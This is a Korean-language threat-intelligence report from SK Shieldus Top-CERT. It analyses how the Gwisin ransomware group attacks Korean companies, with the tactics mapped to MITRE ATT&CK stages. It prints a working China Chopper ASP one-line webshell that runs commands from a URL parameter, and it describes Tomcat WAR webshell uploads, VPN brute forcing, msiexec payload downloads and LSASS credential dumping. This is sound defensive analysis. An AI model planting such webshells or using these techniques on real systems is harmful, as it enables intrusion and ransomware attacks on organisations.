SK 쉴더스

‘귀신(Gwisin)’ 랜섬웨어 공격 전략 분석 리포트

Top-CERT

목 차

1. 개요

최근 '22 년 상반기 연일 귀신(Gwisin) 랜섬웨어의 해킹 소식에 관심과 이목이 집중되었다.
귀신(Gwisin) 랜섬웨어는 '21 년부터 한국의 의료기관, 제약사, 금융기관 등 국내 불특정 다수의 기업을 대상으로 공격을 진행하고 있으며, 그 피해 규모가 점차 증가하고 있다.
특히, 현재까지 국외 기업 피해 사례는 존재하지 않으며, 국내 기업만을 타깃으로 한 공격 그룹으로 국내 기업들의 피해가 확산 될 가능성이 높다고 할 수 있어 주의가 필요하다.

해당 공격 그룹은 내부 시스템을 최초 침투 후 내부 구조 확인 및 정보 유출, 랜섬웨어 감염까지 평균적으로 21 일로 기존 APT 공격 기간(67 일) 보다 짧은 것으로 파악되었으며, 랜섬웨어 감염 이전 모든 공격 행위를 삭제하는 등의 정확하고 신속하게 해킹을 수행하는 것을 미루어봤을 때, 조직적인 팀 단위의 상당히 고도화된 해킹 기술을 보유하고 있다고 판단된다.

귀신(Gwisin) 공격 그룹은 한국에서 사용되는 단어 "귀신"을 사용하고 있다는 점과 국내 기업을 타깃으로 한다는 점, 국내 사이버 침해 기관 및 민간기업을 잘 알고 있다는 점 3 가지를 근거로 한국어를 사용하는 조직이거나, 국내 사정에 능통한 해커가 가담했을 것으로 추정하고 있다.

귀신(Gwisin) 랜섬웨어를 수행한 해커들은 피해자 개인·기업을 3 중으로 협박하는 등, 수법도 더 악랄해졌다. 금전을 요구하는 3 가지 유형으로 1 티어(데이터 복호화), 2 티어(유출 데이터의 외부 판매없음), 3 티어(보안 취약점 분석보고서 제공)로 협박하며, 협상에 응하지 않으면 데이터를 외부에 유출한다.

기업 뿐만이 아니라, 심지어 기업으로부터 유출한 개인정보를 기반으로 다크웹 검색 사이트를 개설하여 수많은 Enduser 들에게까지도 협박을 시도하고 금전을 요구하는 형태로 진화하고 있다.
이렇듯 귀신(Gwisin) 랜섬웨어를 공격하는 공격 그룹은 어떻게 해서든 피해기업으로부터 암호화폐를 탈취하기 위해 할 수 있는 모든 협박을 동원하고 기업 담당자 및 Enduser 를 압박해 그 최종 목적을 이루고 있는 것으로 보인다.

이렇게 악랄한 귀신(Gwisin) 랜섬웨어 공격 그룹의 피해를 예방하기 위해서는 해당 공격 그룹이 자주 사용하는 공격 전략을 분석하여 이에 대한 대비가 필요해 보인다.
해킹 징후 사전 탐지 및 침해발생 상황에서 무엇을 분석하고 조치해야 할지에 대한 방향설정 및 기준수립 등이 존재한다면 랜섬웨어 피해를 최소화 할 것으로 판단되기 때문이다.

따라서 본문에서는 해당 귀신(Gwisin) 랜섬웨어 조직의 침해유형 및 특징점을 알아보고 사용된 기법을 사이버 공격 라이프 사이클에 맞춰 세분화하여 기술하고자 한다.


참고로, 현재 사이버 공격 유관 기관에서 귀신(Gwisin) 랜섬웨어 공격 그룹을 추적, 조사 중이다.
따라서, 귀신 랜섬웨어 공격 그룹이 사용한 침해지표(IoC)는 공개하지 않기로 내부적으로 결정하였다.

[귀신(Gwisin) 랜섬웨어 감염 화면]

[귀신(Gwisin) 공격 전략 개요]

2. Cyber Attack Lifecycle & TTPs


Cyber Attack Lifecycle 은 공격 대상의 네트워크에 침투하여 목표를 달성하기까지 일련의 단계를 뜻한다. 해커가 성공적인 공격을 완료하려면 아래의 단계를 진행하며, 각 사이클의 어느 지점에서 차단되면 공격에 대한 연결점은 끊어지게 된다. 이러한 공격으로부터 자산을 보호하기 위해서는 조직 내에서 각 단계에 대한 예방이 수행되어야 한다.



[Cyber Attack Life cycle]

귀신(Gwisin) 랜섬웨어 조직이 각 단계에서 사용한 전략과 전술을 체계적으로 정리하기 위해 TTPs(Tactisc, Techniques, Procedures)를 활용하였다. TTPs 는 IoC(Indicator of Compromise)와는 다르게 공격자가 많은 시간을 들여 확보하기 때문에 쉽게 바뀌지 않고, 세분화되어 있어 기업에서 침해사고에 대한 방어 전략을 구성할 때 유효하다.

No	Life cycle	Tactic(ID)
1	정찰(Reconnaissance)	Vulnerability Scanning(T1595.002)
		Credentials(T1589.001)
2	초기 침투(Initial Compromise)	Brute Force(T1110)
		Stage Capabilities: Upload Malware(T1608.001)
3	거점 확보(Establish Foothold)	Command and Scripting Interpreter: Windows command Shell(T1059.003)
		Develop Capabilities: Malware(T1587.001)
		System Binary Proxy Execution: Msiexec(T1218.007)
4	권한 상승(Escalate Privileges)	OS Credential Dumping: LSASS Memory(T1003.001)
		Masquerading: Rename System Utilities(T1036.003)
5	내부 정찰(Internal Reconnaissance)	Gather Victim Network Information(T1590)
6	내부 확산(Move Laterally)	Command-Line Interface(T0807)
		Remote Services: Remote Desktop Protocol(T1021.001)
		Remote Services: SMB/Windows Admin Shares(T1021.002)
		Remote Services: SSH(T1021.004)
		Remote Services: Windows Remote Management(T1021.006)
		Windows Management Instrumentation(T1047)
7	지속 실행(Maintain Presence)	Command and Control(TA0011)
8	미션 완료(Complete Mission)	Exfiltration Over C2 Channel(T1041)
		Windows Management Instrumentation(T1047)
		Indicator Removal on Host: Clear Windows Event Logs(T1070.001)
		File and Directory Discovery(T1083)
		Deobfuscate/Decode Files or Information(T1140)
		System Binary Proxy Execution: Msiexec(T1218.007)
		Data Encrypted for Impact(T1486)
		Inhibit System Recovery(T1490)


정찰
(Reconnaissance)
초기 침투
(Initial Compromise)
거점 확보
(Establish Foothold)
권한 상승
(Escalate Privileges)
내부 정찰
(Internal Reconnaissance)
내부 확산
(Move Laterally)
지속 실행
(Maintain Presence)
목표 달성
(Complete Mission)
Information Gathering
Hacker
Hacker Server
WWW
Middleware Admin Page
VPN Solution
Victim Server
OA PC
Credential Steal
Victim Network
Active Directory
PMS
OA PC
Active Directory
PMS
OA PC
WWW
Dark Web
Victim Ransomware

[공격 흐름도]

2.1. 정찰(Reconnaissance)

초기 정찰은 공격 대상의 정보 수집 및 대상 시스템을 파악하는 해킹의 첫 번째 프로세스이며, 귀신(Gwisin) 랜섬웨어에서 사용된 것으로 추정되는 초기 정찰 유형에 대해 살펴 본다

I) 오픈 검색 엔진(Shodan, Censys)을 통한 정보 수집


해커는 공격에 앞서 공격 대상 웹서버의 종류와 취약점, 외부에 공개된 원격접속 서비스, 외부에 오픈된 포트, 노출된 관리자 페이지 등 공격대상의 여러 정보를 수집한다. 이러한 정보를 수집하기 위해 해커는 OSINT(Open Source Intelligence) 검색 엔진인 SHODAN, Censys 를 통해 공격 대상의 공략 지점을 탐색한다.

#OSINT: 공개된 출처로부터 정보를 모으고 이를 분석해 정보를 얻는 첩보 수집방법

[SHODAN(좌), Censys(우)]

✓ **상세 내용**

- OSINT 검색 엔진을 통해 포트, 서비스, 운영체제, 어플리케이션 서버 및 방화벽 등 정보 수집.




[SHODAN 검색 엔진 (예시)]

II) DarkWeb 을 통한 공격 대상 정보 구매

공격 대상에 접근하기 전 임직원 및 시스템 계정정보를 입수하는데 큰 노력을 기울인 것으로 보인다. 그 방법으로는 '1) 공격 대상 임직원 정보 구매', '2) 구매한 정보를 이용하여 계정 유출 기능 악성코드를 포함한 피싱메일 발송', '3) 크리덴셜 스터핑' 으로 파악된다. 이를 통해 공격 대상의 VPN, WEB, E-Mail 정보를 획득한 것으로 추정된다.

#크리덴셜 스터핑: 다크웹에서 유통되는 계정정보를 토대로 다른 사이트 계정을 해킹하는 무차별 대입 공격



[Dark Web]

✓ **상세 내용**

- 다크웹은 일반 웹브라우저가 아닌 토르 등의 특정 프로그램을 사용하에 접속 가능한 웹페이지
- 다크웹에서 판매되는 계정, DB 는 크리덴셜 스터핑 공격 및 피싱 공격으로 2 차 공격 수행
- 가상화폐를 통해 거래하여 현금보다 익명성이 보장되고 자금세탁 용이


2.2. 초기 침투(Initial Compromise)

초기 침투에서는 해커가 정찰에서 확보한 정보를 통해 공격 대상을 공략한다. 귀신(Gwisin) 랜섬웨어는 한가지 방법이 아닌 계정 정보를 활용한 VPN 접근, 노출된 관리자 페이지, 워터링홀 등의 공격 대상의 다양한 취약 요소들을 공격한 것으로 확인된다. 침투 성공 시, RAT 악성코드 실행 또는 웹쉘 업로드를 통해 초기 거점을 확보하였다.

I) 미들웨어 관리자 페이지를 통한 웹쉘 업로드

특정 미들웨어는 관리자 페이지를 통해 WAR 파일(Web Application aRchive)을 업로드할 수 있으며, 외부에 공개된 관리자 페이지를 통해 공격자는 웹쉘을 업로드할 수 있다.

#미들웨어: OS 와 APP 중간에 중개 역할을 하는 소프트웨어(Apache Tomcat, WebLogic 등)




[WAR 업로드 (예시)]

✓ **상세 내용**

- 외부에 오픈된 Apache Tomcat 관리자 페이지에 무작위 대입 및 확보된 크리덴셜로 인증 성공
- WAR 파일 업로드 기능을 악용하여 웹쉘 업로드 및 초기 거점 확보

II) VPN 을 통한 내부 네트워크 침투

VPN 은 재택 근무자와 회사 내부를 연결하는 가상의 네트워크를 만들어주는 기술로 해커는 이를 악용해 VPN 취약점, 크리덴셜 공격 등으로 내부 네트워크에 침투할 수 있다.




✓ **상세 내용**

- 외부에 오픈된 VPN 로그인 페이지의 무작위 대입 및 확보된 크리덴셜로 인증 성공
- 기업 내부의 네트워크 접근 후 다음 단계 공격 진행

2.3. 거점 확보(Establish Foothold)

거점 확보는 초기 침투로 확보된 시스템의 정보(호스트 이름, 네트워크, OS 버전 등)를 수집하고 기능이 보강된 악성코드를 추가 설치 한다.



[웹쉘 및 악성코드 업로드를 통한 거점 확보]

I) 웹쉘 업로드

주로 ASP 한 줄 웹쉘이나 웹에 공개된 JSP 웹쉘을 변형해서 사용한다. 웹쉘로 명령어를 전달하여 실행하며, 서버에서 사용하는 프로세스 목록, 네트워크 정보, 계정 정보가 담긴 파일을 스캔하는 등의 행위를 한다.

✓ **상세 내용**

① **한 줄 웹쉘**


- 업로드 경로 : [웹 서버 경로]₩aspnet_client₩system_web₩[버전 폴더]
- 해당 경로에 한 줄 웹쉘이 포함된 ASP 파일 업로드
- 명령어 실행 기능

```
<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("nt")).StdOut.Readall()%>
```

[ASP - 한 줄 웹쉘 (China Chopper)]

② **JSP 웹쉘**

- 업로드 경로 : [웹 서버 경로]₩upload
- 해당 경로에 웹쉘 코드가 담긴 JSP 파일 업로드
- 명령어 실행(URL 파라미터로 받은 인자값을 변수로 저장하여 CMD 명령어 실행) 기능




[GitHub 에 공개된 JSP 웹쉘 (상), 실제 사용된 JSP 웹쉘 (하)]

II) MSI 패키지 설치

MSI(Microsoft Installer)는 마이크로소프트 윈도우 운영체제에서 사용하는 설치 패키지로 유포지에서 악성코드를 다운로드 하는 방법으로 기존의 보안 제품들을 우회하여 악성코드를 설치한다.

✓ 상세 내용

- 귀신(Gwisin) 랜섬웨어에서는 공통적으로 MSI 패키지 파일에 악성코드를 삽입하며 msiexec 명령어를 사용하여 C2 에서 MSI 패키지 다운로드 및 실행한다.
- MSI 실행에 사용된 방법은 웹쉘을 통해 명령어를 전달하거나 명령어가 하드코딩된 다운로더(DLL)를 통해 실행
- MSI 로 다운로드, 실행된 악성코드는 RAT 와 랜섬웨어 두가지 종류 확인.



[MSI 패키지 파일 내부의 DLL Binary Data]

2.4. 권한 상승(Escalate Privileges)

권한 상승은 단말 내의 사용자 계정 패스워드를 알아내거나 추가적인 계정을 생성한다. 또한, 감염 단말의 계정 권한이 관리자 권한이 아닐 경우 권한 상승을 위해 OS 의 권한 상승 취약점을 유발하여 관리자 권한을 획득한다.


I) 크리덴셜 탈취

크리덴셜 탈취 도구를 이용하면 LSASS 덤프파일의 관리자 및 유저 계정정보 획득할 수 있으며, 해당 서버에서 다른 서버로 원격으로 로그인하여 접속하였다면 다른 서버의 크리덴셜 또한 획득할 수 있다.

